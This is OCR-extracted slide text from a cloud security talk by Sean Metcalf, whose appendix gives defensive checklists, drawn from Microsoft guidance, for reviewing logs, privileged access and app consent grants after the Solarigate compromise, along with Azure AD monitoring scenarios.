
Security controls need to be researched, tested, and implemented.

On-prem resources used to integrate with and/or manage the cloud could be used to compromise the cloud.

Security in the cloud may cost extra.

Sean Metcalf (@PyroTek3)
sean @ trimarcsecurity. com
TrimarcSecurity.com | www.ADSecurity.org


APPENDIX: Solarigate Key Review Items



- Investigate and review cloud environment logs for suspicious actions and attacker IOCs, including:
  - Unified Audit Logs (UAL).
  - Azure Active Directory (Azure AD) logs.
  - Active Directory logs.
  - Exchange on-prem logs.
  - VPN logs.
  - Engineering systems logging.
  - Antivirus and endpoint detection logging.

https://www.microsoft.com/security/blog/2020/12/21/advice-for-incident-responders-on-recovery-from-systemic-identity-compromises/


APPENDIX: Solarigate Key Review Items



- Review endpoint audit logs for changes from on-premises for actions including, but not limited to, the following:
  - Group membership changes.
  - New user account creation.
  - Delegations within Active Directory.
  - Along with other typical signs of compromise or activity.

https://www.microsoft.com/security/blog/2020/12/21/advice-for-incident-responders-on-recovery-from-systemic-identity-compromises/

APPENDIX: Solarigate Key Review Items




- Review Administrative rights in your environments

  - Review privileged access **in the cloud** and remove any unnecessary permissions. Implement Privileged Identity Management (PIM); setup Conditional Access policies to limit administrative access during hardening.
  - Review privileged access **on-premise** and remove unnecessary permissions. Reduce membership of built-in groups, verify Active Directory delegations, harden Tier 0 environment, and limit who has access to Tier 0 assets.
  - Review all Enterprise Applications for delegated permissions and consent grants that allow (sample script to assist):

    - Modification of privileged users and roles.
    - Reading or accessing all mailboxes.
    - Sending or forwarding email on behalf of other users.
    - Accessing all OneDrive or SharePoint sites content.
    - Adding service principals that can read/write to the Directory.

https://www.microsoft.com/security/blog/2020/12/21/advice-for-incident-responders-on-recovery-from-systemic-identity-compromises/

APPENDIX: Solarigate Key Review Items



- Review access and configuration settings for the following Office 365 products:
  - SharePoint Online Sharing
  - Teams
  - PowerApps
  - OneDrive for Business
- Review user accounts
  - Review and remove guest users that are no longer needed.
  - Review email configurations using Hawk or something similar.
    - Delegates
    - Mailbox folder permissions
    - ActiveSync mobile device registrations
    - Inbox Rules
    - Outlook on the Web Options
  - Validate that both MFA and self-service password reset (SSPR) contact information for all users is correct.

https://www.microsoft.com/security/blog/2020/12/21/advice-for-incident-responders-on-recovery-from-systemic-identity-compromises/

APPENDIX: Key Monitoring Scenarios (part 1)

- **Suspicious activity**: All Azure AD risk events should be monitored for suspicious activity. Azure AD Identity Protection is natively integrated with Azure Security Center.
  - Define the network named locations to avoid noisy detections on location-based signals.
- **User Entity Behavioral Analytics (UEBA) alerts**: Use UEBA to get insights on anomaly detection.
  - Microsoft Cloud App Discovery (MCAS) provides UEBA in the cloud.
  - You can integrate on-prem UEBA from Azure ATP. MCAS reads signals from Azure AD Identity Protection.
- **Emergency access accounts activity**: Any access using emergency access accounts should be monitored and alerts created for investigations. This monitoring must include:
  - Sign-ins.
  - Credential management.
  - Any updates on group memberships.
  - Application Assignments.
- **Privileged role activity**: Configure and review security alerts generated by Azure AD PIM. Monitor direct assignment of privileged roles outside PIM by generating alerts whenever a user is assigned directly.

https://techcommunity.microsoft.com/t5/azure-active-directory-identity/protecting-microsoft-365-from-on-premises-attacks/ba-p/1751754

APPENDIX: Key Monitoring Scenarios (part 2)

- **Azure AD tenant-wide configurations**: Any change to tenant-wide configurations should generate alerts in the system. These include but are not limited to
  - Updating custom domains
  - Azure AD B2B allow/block list changes
  - Azure AD B2B allowed identity providers (SAML IDPs through direct federation or social logins)
  - Conditional Access or Risk policy changes
- **Application and service principal objects**:
  - New applications or service principals that might require Conditional Access policies
  - Additional credentials added to service principals
  - Application consent activity
- **Custom roles**:
  - Updates of the custom role definitions
  - New custom roles created

https://techcommunity.microsoft.com/t5/azure-active-directory-identity/protecting-microsoft-365-from-on-premises-attacks/ba-p/1751754